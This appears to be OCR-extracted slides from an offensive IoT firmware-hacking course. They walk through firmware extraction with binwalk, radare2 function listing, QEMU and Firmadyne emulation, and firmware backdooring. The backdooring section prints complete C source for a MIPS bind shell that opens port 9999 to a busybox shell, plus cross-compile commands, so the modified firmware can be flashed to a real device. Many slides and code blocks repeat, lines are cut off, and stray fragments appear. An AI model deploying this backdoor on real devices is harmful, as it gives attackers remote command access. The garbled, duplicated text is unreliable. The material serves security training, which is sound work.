x999D9F4A, OS: Linux, CPU: MIPS, image type: OS Kernel Image, c
Kernel Image"
192           0xC0            LZMA compressed data, properties:
compressed size: 4242824 bytes
1429632       0x15D080        Squashfs filesystem, little endia
294 bytes, 131 inodes, blocksize: 131072 bytes, created: 2016-0

oit@ubuntu [01:19:01 AM] [~/lab/firmware]
-> % cd _decrypted.bin.extracted/squashfs-root
oit@ubuntu [01:19:06 AM] [~/lab/firmware/_decrypted.bin.extract
-> % ls -la
total 600
drwxr-xr-x 8 oit oit   4096 Jan  6  2016 .
drwxrwxr-x 3 oit oit   4096 Jul 24 01:19 ..
drwxr-xr-x 2 oit oit   4096 Jan  6  2016 bin
drwxr-xr-x 2 oit oit   4096 Jan  6  2016 dev
-rwxr-xr-x 1 oit oit 581632 Jan  6  2016 ess_apps.sqsh
drwxr-xr-x 6 oit oit   4096 Jan  6  2016 etc
drwxr-xr-x 3 oit oit   4096 Jan  6  2016 lib
drwxr-xr-x 2 oit oit   4096 Jan  6  2016 sbin
drwxr-xr-x 5 oit oit   4096 Jan  6  2016 usr
```

::.. Firmware Hacking (10/12)

Extracting the firmware using Binwalk allows to have access to the contents of the file system in the firmware,

binwalk -e decrypted.bin:



As we dig deeper in the firmware, one of the things to look for are custom binaries that seem interesting. There is another squashfs image inside the file system to be extracted it using unsquashfs.

::.. Firmware Hacking (11/12)

```
oit@ubuntu [01:19:08 AM] [~/lab/firmware/_decrypted.bin.extracted/squashfs-root]
-> % unsquashfs ess_apps.sqsh
Parallel unsquashfs: Using 2 processors
143 inodes (146 blocks) to write

[=============================================================================|] 146/146 100%
created 125 files
created 9 directories
created 18 symlinks
created 0 devices
created 0 fifos
```

```
oit@ubuntu [01:20:21 AM] [~/lab/firmware/_decrypted.bin.
-> % tree
.
├── lib
│   ├── libdbox.so
│   ├── libosapi.so
│   ├── libsetdbox.so
│   ├── libtbox.so
│   └── _mongoose.so
├── sbin
│   ├── dnsmasq
│   ├── mongoose
│   ├── sd
│   ├── sd_ctrl
│   └── taskmanager
└── www
    ├── cgi-bin
    │   ├── advance.cgi -> cgi_box
    │   ├── cgi_box
    │   ├── common.cgi -> cgi_box
    │   ├── dhcp_mac_2_ip.cgi -> cgi_box
    │   ├── firewall.cgi -> cgi_box
    │   ├── genfile.cgi -> cgi_box
```

Once, the ess_apps.sqsh file has been unsquashed, some underlying components are present, such as libraries. These components in embedded file systems often contain sensitive information and might also reveal certain vulnerabilities.

::.. Firmware Hacking (12/12)

The **radare2** is a tool to analyze libraries and it can be run with the -a and -b flags specific to the architecture and block size:

radare2 -a mips -b32 libdbox.so

Once in the radare2 shell, a complete initial analysis could be done by aaa. As soon as the analysis is done, afl can be used to list all the functions in the library.

```
[0x00004720]> afl
0x00004720 193232   5  sym.load_def_for_structure_item
0x00005a24 133708   3  sym.dbox_set_lan_ip_address
0x0000a2af 269888 168  fcn.0000a2af
0x0000aed8 157260   3  sym.dbox_get_wan_subnet
0x0000208f 64   1  fcn.0000208f
0x000020cf 4096   1  fcn.000020cf
0x000030cf 4096   1  fcn.000030cf
0x000040cf 289940 495  fcn.000040cf
0x0000c104 196708  11  sym.dbox_conv_ip_part_to_string
0x0000ada8 20   1  sym.dbox_get_wan_mask
0x0000adbc 193240   3  fcn.0000adbc
0x0000ac88 193248   7  sym.dbox_get_wlan_x_mac_by_if
0x00005298 168172   5  sym.dbox_get_enabled_item_count_by_prefix
0x0000a878 193236   3  sym.dbox_get_lan_ip
0x0000ae48 8   1  sym.dbox_get_wan_ip
0x0000ae50 12   1  fcn.0000ae50
0x0000ae5c 193240   3  fcn.0000ae5c
0x00006248 8   1  sym._dbox_default_dat_file
0x00006250 193240   7  fcn.00006250
0x00009210 193240   7  sym.def_alg_support
0x00004dbc 193252   5  sym.dbox_find_macfilter_index_by_mac
0x00009f40 159908   3  sym.dbox_get_mac_str_value
0x000053b0 196328   7  sym.dbox_roll_back
0x0000a16c 193252   5  sym.dbox_get_enum_data
0x000047e8 193248   7  sym.dbox_restore_default
0x00005690 193232   5  sym.dbox_mac_addr_remove_colon
0x0000513c 206408  11  sym.dbox_get_was_modified_group_mask
0x0000e17f 4060   1  fcn.0000e17f
0x0000f15b 56   1  fcn.0000f15b
```

::.. Firmware Hacking (12/12)

The radare2
the -a and -

The amount of functions can be overwhelming, so looking for functions of interest is more useful, such as grep wifi, gen, and get strings and see if there are any functions containing these strings. A grep in radare2 can be done by using the ~ character .

sis is done, afl can be used to

```
[0x00004720]> afl~wifi
0x0000d920 157248   3  sym.im
[0x00004720]> afl~gen
0x0000d920 157248   3  sym.imp.tbox_gen_wifipwd_b
0x0000d910 157248   3  sym.imp.tbox_wlan_gen_pincod
[0x00004720]> afl~get
0x0000aed8 157260   3  sym.dbox_get_wan_subnet
0x0000ada8 20   1  sym.dbox_get_wan_mask
0x0000ac88 193248   7  sym.dbox_get_wlan_x_mac_by_if
0x00005298 168172   5  sym.dbox_get_enabled_item_count_by_pre
0x0000a878 193236   3  sym.dbox_get_lan_ip
0x0000ae48 8   1  sym.dbox_get_wan_ip
0x00009f40 159908   3  sym.dbox_get_mac_str_value
0x0000a16c 193252   5  sym.dbox_get_enum_data
0x0000513c 206408  11  sym.dbox_get_was_modified_group_mask
0x0000b0b4 20   1  sym.dbox_get_wan_dns
0x0000adfc 196308   3  sym.dbox_get_wan_fake_status
0x0000b43c 159908   3  sym.dbox_get_wan_all_config
0x0000aef0 20   1  sym.dbox_get_wan_dev
0x0000ac40 193248   9  sym.dbox_get_wlan_x_mac
0x000050ac 193252   5  sym.dbox_get_enum_data_index
0x00009fcc 193252   5  sym.dbox_get_text_value
0x0000a120 193244   3  sym.dbox_get_enum_type
0x0000abc0 20   1  sym.dbox_get_lan_all_config
0x0000af08 193232   9  sym.dbox_get_wan_x_phy_dev
0x0000abd8 4   1  sym.dbox_get_default_wan_id
0x0000abf8 193248   7  sym.dbox_get_wlan_mac
0x00005054 193244   3  sym.dbox_get_enum_data_size
0x0000b0d4 193236   7  sym.dbox_get_wan_x_config_by_name
0x0000abe0 20   1  sym.dbox_get_wan_gateway
```

```
[0x00004720]> afl
0x00004720 193232   5  sym.load_def_for_structure_item
0x00005a24 133708   3  sym.dbox_set_lan_ip_address
0x0000a2af 269888 168  fcn.0000a2af
0x0000aed8 157260   3  sym.dbox_get_wan_subnet
0x0000208f 64   1  fcn.0000208f
0x000020cf 4096   1  fcn.000020cf
0x000030cf 4096   1  fcn.000030cf
0x000040cf 289940 495  fcn.000040cf
0x0000c104 196708  11  sym.dbox_conv_ip_part_to_string
0x0000ada8 20   1  sym.dbox_get_wan_mask
0x0000adbc 193240   3  fcn.0000adbc
0x0000ac88 193248   7  sym.dbox_get_wlan_x_mac_by_if
0x00005298 168172   5  sym.dbox_get_enabled_item_count_by_prefix
0x0000a878 193236   3  sym.dbox_get_lan_ip
0x0000ae48 8   1  sym.dbox_get_wan_ip
0x0000ae50 12   1  fcn.0000ae50
0x0000ae5c 193240   3  fcn.0000ae5c
0x00006248 8   1  sym._dbox_default_dat_file
0x00006250 193240   7  fcn.00006250
0x00009210 193240   7  sym.def_alg_support
0x00004dbc 193252   5  sym.dbox_find_macfilter_index_by_mac
0x00009f40 159908   3  sym.dbox_get_mac_str_value
0x000053b0 196328   7  sym.dbox_roll_back
0x0000a16c 193252   5  sym.dbox_get_enum_data
0x000047e8 193248   7  sym.dbox_restore_default
0x00005690 193232   5  sym.dbox_mac_addr_remove_colon
0x0000513c 206408  11  sym.dbox_get_was_modified_group_mask
0x0000e17f 4060   1  fcn.0000e17f
0x0000f15b 56   1  fcn.0000f15b
```

::.. Firmware Hacking (12/12)

The radare2
the -a and -

The amount of functions can be overwhelming, so looking for functions of interest is more useful, such as grep wifi, gen, and get strings and see if there are any functions containing these strings. A grep in radare2 can be done by using the ~ character .

```
[0x00004720]> afl~wifi
0x0000d920 157248   3  sym.im
[0x00004720]> afl~gen
0x0000d920 157248   3  sym.imp.tbox_gen_wifipwd_b
0x0000d910 157248   3  sym.imp.tbox_wlan_gen_pincod
[0x00004720]> afl~get
0x0000aed8 157260   3  sym.dbox_get_wan_subnet
0x0000ada8 20   1  sym.dbox_get_wan_mask
0x0000ac88 193248   7  sym.dbox_get_wlan_x_mac_by_if
0x00005298 168172   5  sym.dbox_get_enabled_item_count_by_pre
0x0000a878 193236   3  sym.dbox_get_lan_ip
0x0000ae48 8   1  sym.dbox_get_wan_ip
0x00009f40 159908   3  sym.dbox_get_mac_str_value
0x0000a16c 193252   5  sym.dbox_get_enum_data
0x0000513c 206408  11  sym.dbox_get_was_modified_group_mask
0x0000b0b4 20   1  sym.dbox_get_wan_dns
0x0000adfc 196308   3  sym.dbox_get_wan_fake_status
0x0000b43c 159908   3  sym.dbox_get_wan_all_config
0x0000aef0 20   1  sym.dbox_get_wan_dev
0x0000ac40 193248   9  sym.dbox_get_wlan_x_mac
0x000050ac 193252   5  sym.dbox_get_enum_data_ind
0x00009fcc 193252   5  sym.dbox_get_text_value
0x0000a120 193244   3  sym.dbox_get_enum_type
0x0000abc0 20   1  sym.dbox_get_lan_all_config
0x0000af08 193232   9  sym.dbox_get_wan_x_phy_dev
0x0000abd8 4   1  sym.dbox_get_default_wan_id
0x0000abf8 193248   7  sym.dbox_get_wlan_mac
0x00005054 193244   3  sym.dbox_get_enum_data_siz
0x0000b0d4 193236   7  sym.dbox_get_wan_x_config_
0x0000abe0 20   1  sym.dbox_get_wan_gateway
```

sis is done, afl can be used to

```
[0x00004720]> afl
0x00004720 193232   5  sym.load_def_for_structure_item
0x00005a24 133708   3  sym.dbox_set_lan_ip_address
0x0000a2af 269888 168  fcn.0000a2af
0x0000aed8 157260   3  sym.dbox_get_wan_subnet
0x0000208f 64   1  fcn.0000208f
0x000020cf 4096   1  fcn.000020cf
0x000030cf 4096   1  fcn.000030cf
0x000040cf 289940 495  fcn.000040cf
0x0000c104 196708  11  sym.dbox_conv_ip_part_to_string
0x0000ada8 20   1  sym.dbox_get_wan_mask
0x0000adbc 193240   3  fcn.0000adbc
0x0000ac88 193248   7  sym.dbox_get_wlan_x_mac_by_if
0x00005298 168172   5  sym.dbox_get_enabled_item_count_by_prefix
0x0000a878 193236   3  sym.dbox_get_lan_ip
0x0000f15b 56   1  fcn.0000f15b
```

At this point, it is possible to look into the disassembly of individual functions and identify vulnerabilities, such as command injection and buffer overflows.

::.. Firmware Emulation (1/7)

Once a firmware with an extracted file system is available, the first thing to do is look at the individual binaries and see if there are any vulnerabilities. To statically analyze the binaries, tools such as radare2, IDA Pro, and Hopper are available.

IoT devices run on different architectures and not necessarily x86, so it is needed to understand and analyze binaries meant for different platforms, such as ARM, MIPS, PowerPC, and so on.

It can be used a utility known as **Qemu** to emulate the binaries on a given platform. This tool can be installed for the corresponding architectures as follows:

sudo apt-get install qemu qemu-common qemu-system qemu-system-arm qemu-system-common qemu-system-mips qemu-system-ppc qemu-user qemu-user-static qemu-utils

::.. Firmware Emulation (2/7)

Let’s consider the DVRF firmware:

```
~/Downloads/_dvrf.bin.extracted/squashfs-root » ls
bin  dev  etc  lib  media  mnt  proc  pwnable  sbin  sys  tmp  usr  var  www
```

The Qemu binary corresponding to the architecture of binaries in DVRF has to be copied, but on which architecture is DVRF meant to run?

```
~/Downloads/_dvrf.bin.extracted/squashfs-root » readelf -h bin/busybox
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           MIPS R3000
  Version:                           0x1
  Entry point address:               0x405a70
  Start of program headers:          52 (bytes into file)
  Start of section headers:          395948 (bytes into file)
  Flags:                             0x50001007, noreorder, pic, cpic, o32, mips32
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         6
  Size of section headers:           40 (bytes)
  Number of section headers:         27
  Section header string table index: 26
```

readelf -h can be used on any individual binary inside the DVRF file system to identify the architecture, which is MIPS.

::.. Firmware Emulation (3/7)

The Qemu binary for MIPS has to be copied to the squashfs folder of DVRF.

$ which qemu-mipsel-static

/usr/bin/qemu-mipsel-static

$ sudo cp /usr/bin/qemu-mipsel-static .

The next step is to run a binary emulating the architecture and providing the correct path for all the related files. However, if we run ./bin/busybox it might be meant to look for additional related files in the location /lib or any other similar location. But in our system there is no /lib location but _dvrf.bin.extracted/squashfs-root/lib, and an error is raised.

```
~/Downloads/_dvrf.bin.extracted/squashfs-root » sudo ./qemu-mipsel-static ./bin/busybox
[sudo] password for oit:
/lib/ld-uClibc.so.0: No such file or directory
```

```
~/Downloads/_dvrf.bin.extracted/squashfs-root » ls lib
ld-uClibc.so.0      libbigballofmud.so.0  libc.so.0   libgcc_s.so.1  libnsl.so.0      libresolv.so.0
libbigballofmud.so  libcrypt.so.0         libdl.so.0  libm.so.0      libpthread.so.0  modules
```

::.. Firmware Emulation (4/7)


To resolve this issue, a utility called chroot can be used to pass in a specific location as the program's home or root location, which should be squashfs-root folder:

sudo chroot . ./qemu-mipsel-static ./bin/busybox

```
------------------------------------------------------------
~/Downloads/_dvrf.bin.extracted/squashfs-root » which qemu-mipsel-static
/usr/bin/qemu-mipsel-static
------------------------------------------------------------
~/Downloads/_dvrf.bin.extracted/squashfs-root » sudo cp /usr/bin/qemu-mipsel-static .
------------------------------------------------------------
~/Downloads/_dvrf.bin.extracted/squashfs-root » sudo chroot . ./qemu-mipsel-static ./bin/busybox
BusyBox v1.7.2 (2016-03-09 22:33:37 CST) multi-call binary
Copyright (C) 1998-2006  Erik Andersen, Rob Landley, and others.
Licensed under GPLv2.  See source distribution for full notice.

Usage: busybox [function] [arguments]...
   or: [function] [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as!

Currently defined functions:
        [, [[, addgroup, adduser, arp, basename, cat, chgrp, chmod, chown, clear, cp, cut, delgroup,
        deluser, df, dirname, dmesg, du, echo, egrep, env, expr, false, fdisk, fgrep, find, free,
        fsck.minix, getty, grep, halt, head, hostid, id, ifconfig, insmod, kill, killall, klogd,
        less, ln, logger, login, logread, ls, lsmod, mkdir, mkfifo, mkfs.minix, mknod, more,
        mount, msh, mv, netstat, passwd, ping, ping6, pivot_root, poweroff, printf, ps, pwd,
        rdate, reboot, reset, rm, rmdir, rmmod, route, sh, sleep, su, sulogin, swapoff, swapon,
        sysctl, syslogd, tail, telnet, telnetd, test, top, touch, true, umount, uname, uptime,
        usleep, wget, xargs, yes
```

::.. Firmware Emulation (4/7)

A firmware binary that was originally meant to be run on only MIPS-based architectures has been emulated and executed. This is a huge win because it is possible to perform additional analysis on the binary, such as running it with arguments, attaching a debugger to it, and so on.



::.. Firmware Emulation (5/7)

The next step would be to emulate the entire firmware image.

This is helpful in a number of ways:

- It gives access to all the individual binaries in the firmware image;
- It allows to perform network-based attacks on the firmware;
- It is possible to hook a debugger to any specific binary and perform vulnerability research;
- It enables to view the web interface if the firmware comes with any.
- It helps out to perform remote exploitation security research.

::.. Firmware Emulation (5/7)

There are a few challenges to make the entire firmware emulation:

- The firmware is meant to run on another architecture;
- The firmware during bootup might require configurations and additional information from Non-Volatile RAM (NVRAM);
- The firmware might be dependent on physical hardware components to run.

The use of Qemu helps to solve the first challenge. The second challenge can be solved by using **proxying**. It is possible to set up an interceptor that listens to all the calls being made by the firmware to NVRAM and can return our custom values. This way, the firmware will believe that there is an actual NVRAM responding to the queries made by the firmware. The last challenge is really a device-specific scenario.

::.. Firmware Emulation (6/7)

Firmware Analysis Toolkit (FAT) is a script built on top of Firmadyne, a tool meant for emulating firmware.

git clone —recursive https://github.com/attify/firmware-analysis-toolkit.git

cd firmware-analysis-toolkit

sudo ./setup.sh

```
  GNU nano 2.2.6                File: firmadyne.config

#!/bin/sh

# uncomment and specify full path to FIRMADYNE repository
FIRMWARE_DIR="/home/oit/Downloads/firmware-analysis-toolkit/"

# specify full paths to other directories
BINARY_DIR=${FIRMWARE_DIR}/binaries/
TARBALL_DIR=${FIRMWARE_DIR}/images/
SCRATCH_DIR=${FIRMWARE_DIR}/scratch/
SCRIPT_DIR=${FIRMWARE_DIR}/scripts/
```

The value of FIRMWARE_DIR in the firmadyne.config file has to be set to the current path of the directory where the firmware is stored.


::.. Firmware Emulation (7/7)

Once we run the FAT with sudo ./fat.pz, it will ask to enter the path of the firmware to analyze and the brand name of the firmware. This information is stored in a postgresql database for management purposes. It will then go ahead and store the various properties, such as the architecture type and other relevant information in the database.

```
~/Downloads/firmware-analysis-toolkit/firmadyne(b9b5845*) » ./fat.py

        Welcome to the Firmware Analysis Toolkit - v0.1
        Offensive IoT Exploitation Training  - http://offensiveiotexploitation.com
        By Attify - https://attify.com  | @attifyme

Enter the name or absolute path of the firmware you want to analyse : Dlink_firmware.bin
Enter the brand of the firmware : Dlink
Dlink_firmware.bin
Now going to extract the firmware. Hold on..
/home/oit/Downloads/firmware-analysis-toolkit/firmadyne/sources/extractor/extractor.py -b Dlink -sql 127.0.0.1
-np -nk "Dlink_firmware.bin" images
test
The database ID is 1
Getting image type
Password for user firmadyne:
```

::.. Firmware Emulation (7/7)

```
Password for user firmadyne:
Device contains neither a valid DOS partition table, nor Sun, SGI or OSF disklabel
Building a new DOS disklabel with disk identifier 0xb8d30f30.
Changes will remain in memory only, until you decide to write them.
After that, of course, the previous content won't be recoverable.

Warning: invalid flag 0x0000 of partition table 4 will be corrected by w(rite)
Building a new DOS disklabel with disk identifier 0x748d40d4.
Changes will remain in memory only, until you decide to write them.
After that, of course, the previous content won't be recoverable.

Warning: invalid flag 0x0000 of partition table 4 will be corrected by w(rite)
mke2fs 1.42.9 (4-Feb-2014)
umount: /home/oit/Downloads/firmware-analysis-toolkit/firmadyne/scratch/1/image: device is busy.
        (In some cases useful info about processes that use
         the device is found by lsof(8) or fuser(1))
Please check the makeImage function
Everything is done for the image id 1
Setting up the network connection
Password for user firmadyne:
qemu: terminating on signal 2 from pid 7326
Querying database for architecture... mipsel
Running firmware 1: terminating after 60 secs...
Inferring network...
Interfaces: [('br0', '192.168.0.1')]
Done!

Running the firmware finally :
```



After a while the script has network access and has finally run the firmware by exposing the web interface of the firmware.

::.. Backdooring Firmware (1/7)

Backdooring is one of the security issues firmware faces if the device has no secure integrity checks and signature validation.

- As attackers, the file system is extracted from firmware and then the firmware is modified by adding our own backdoor. This modified firmware could then be flashed to the real IoT device, which would give a backdoor access to the device.

To extract the file system from the firmware, instead of using Binwalk, a tool called **Firmware Mod Kit** can be used.

git clone https://github.com/brianpow/firmware-mod-kit.git

```
  GNU nano 2.2.6                    File: shared-ng.inc

VERSION=$(cat firmware_mod_kit_version.txt)
IMAGE_PARTS="$DIR/image_parts"
LOGS="$DIR/logs"
CONFLOG="$LOGS/config.log"
BINLOG="$LOGS/binwalk.log"
ROOTFS="$DIR/rootfs"
FSIMG="$IMAGE_PARTS/rootfs.img"
HEADER_IMAGE="$IMAGE_PARTS/header.img"
FOOTER_IMAGE="$IMAGE_PARTS/footer.img"
FWOUT="$DIR/new-firmware.bin"
BINWALK="/usr/local/bin/binwalk"
```

Once the Firmware Mod Kit (FMK) has been downloaded, the path to Binwalk in the file shared-ng.config has to be updated.

::.. Backdooring Firmware (2/7)

The firmware image has to be copied to this path, and ./extract-firmware.sh is run:

```
~/tools/firmware-mod-kit(master*) » cp ~/lab/firmware/Dlink_firmware.bin .
~/tools/firmware-mod-kit(master*) » ./extract-firmware.sh Dlink_firmware.bin
Firmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Preparing tools ...
untrx.cc: In function 'int main(int, char**)':
untrx.cc:173:48: warning: format '%lu' expects argument of type 'long unsigned int',
ize_t {aka unsigned int}' [-Wformat=]
  fprintf(stderr, " read %lu bytes\n", nFilesize);
                                               ^
```

After the extracted files are listed:

```
Scanning firmware...

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
48            0x30            Unix path: /dev/mtdblock/2
96            0x60            uImage header, header size: 64 bytes, header CRC: 0x7FE9E826, created: 2010-11-23
 11:58:41, image size: 878029 bytes, Data Address: 0x80000000, Entry Point: 0x802B5000, data CRC: 0x7C3CAE85, C
S: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Image"
160           0xA0            LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompre
ssed size: 2956312 bytes
917600        0xE0060         PackImg section delimiter tag, little endian size: 7348736 bytes; big endian size
: 2256896 bytes
917632        0xE0080         Squashfs filesystem, little endian, non-standard signature, version 3.0, size: 22
56151 bytes, 1119 inodes, blocksize: 65536 bytes, created: 2010-11-23 11:58:47

Extracting 917632 bytes of  header image at offset 0
Extracting squashfs file system at offset 917632
Extracting squashfs files...
[sudo] password for oit:
Firmware extraction successful!
Firmware parts can be found in '/home/oit/tools/firmware-mod-kit/Dlink_firmware/*'
```

::.. Backdooring Firmware (3/7)

Rootfs contains the entire file system contents, and it is possible to modify the values or add any additional file or binary, which we can then repackage into the new firmware image.

1. Creating a backdoor and compiling it to run on MIPS-based architecture.

We can use the backdoor created by Osanda Malith (@OsandaMalith), which opens Port 9999 and connects it to the busybox binary, allowing us to execute commands when interacting over the port.

::.. Backdooring Firmware (3/7)

```
include <stdio.h>
include <stdlib.h>
include <string.h>
include <sys/types.h>
include <sys/socket.h>
include <netinet/in.h>

define SERVER_PORT    9999
 /* CC-BY: Osanda Malith Jayathissa (@OsandaMalith)
* Bind Shell using Fork for my TP-Link mr3020 router running
  busybox
 * Arch : MIPS
 * mips-linux-gnu-gcc mybindshell.c -o mybindshell -static -EB
   -march=24kc
  */
int main() {
int serverfd, clientfd, server_pid, i = 0;
char *banner = "[~] Welcome to @OsandaMalith's Bind Shell\n";
char *args[] = { "/bin/busybox", "sh", (char *) 0 };
struct sockaddr_in server, client;
socklen_t len;

server.sin_family = AF_INET;
server.sin_port = htons(SERVER_PORT);
server.sin_addr.s_addr = INADDR_ANY;

serverfd = socket(AF_INET, SOCK_STREAM, 0);
bind(serverfd, (struct sockaddr *)&server, sizeof(server));
listen(serverfd, 1);

while (1) {
len = sizeof(struct sockaddr);
clientfd = accept(serverfd, (struct sockaddr *)&client, &len);
server_pid = fork();
if (server_pid) {
write(clientfd, banner,  strlen(banner));
for(; i <3 /*u*/; i++) dup2(clientfd, i);
execve("/bin/busybox", args, (char *) 0);
close(clientfd);
} close(clientfd);
} return 0;
}
```

::.. Backdooring Firmware (3/7)

Rootfs contains the entire file system contents, and it is possible to modify the values or add any additional file or binary, which we can then repackage into the new firmware image.

1. Creating a backdoor and compiling it to run on MIPS-based architecture.

We can use the backdoor created by Osanda Malith (@OsandaMalith), which opens Port 9999 and connects it to the busybox binary, allowing us to execute commands when interacting over the port.

To compile this, the cross-compiling tool chain for MIPS architecture is needed. **BuildRoot** is a special tool that can help compiling programs for a different target architecture than the one we are on.


::.. Backdooring Firmware (4/7)

wget https://buildroot.org/downloads/buildroot-2015.11.1.tar.gz

tar xzf buildroot*

cd buildroot*/

Once in the buildroot directory, make menuconfig can be typed to bring up the options to build the tool chain.



To build the tool chain with the inserted configuration parameters the make command can be executed.

::.. Backdooring Firmware (5/7)

For compilation, the binary ./mipsel-buildroot-linux- uclibc-gcc can run on bindshell.c containing the backdoor.

```
~/Downloads/buildroot-2015.11.1/output/host/usr/bin » cp ~/lab/additional/bindshell.c .            oit@
ubuntu
------------------------------------------------------------
~/Downloads/buildroot-2015.11.1/output/host/usr/bin » ./mipsel-buildroot-linux-uclibc-gcc bindshell.c -s
tatic -o bindshell
```

::.. Backdooring Firmware (5/7)

For compilation, the binary ./mipsel-buildroot-linux- uclibc-gcc can run on bindshell.c containing the backdoor.

```
~/Downloads/buildroot-2015.11.1/output/host/usr/bin » cp ~/lab/additional/bindshell.c .            oit@
ubuntu
------------------------------------------------------------
~/Downloads/buildroot-2015.11.1/output/host/usr/bin » ./mipsel-buildroot-linux-uclibc-gcc bindshell.c -s
tatic -o bindshell
```

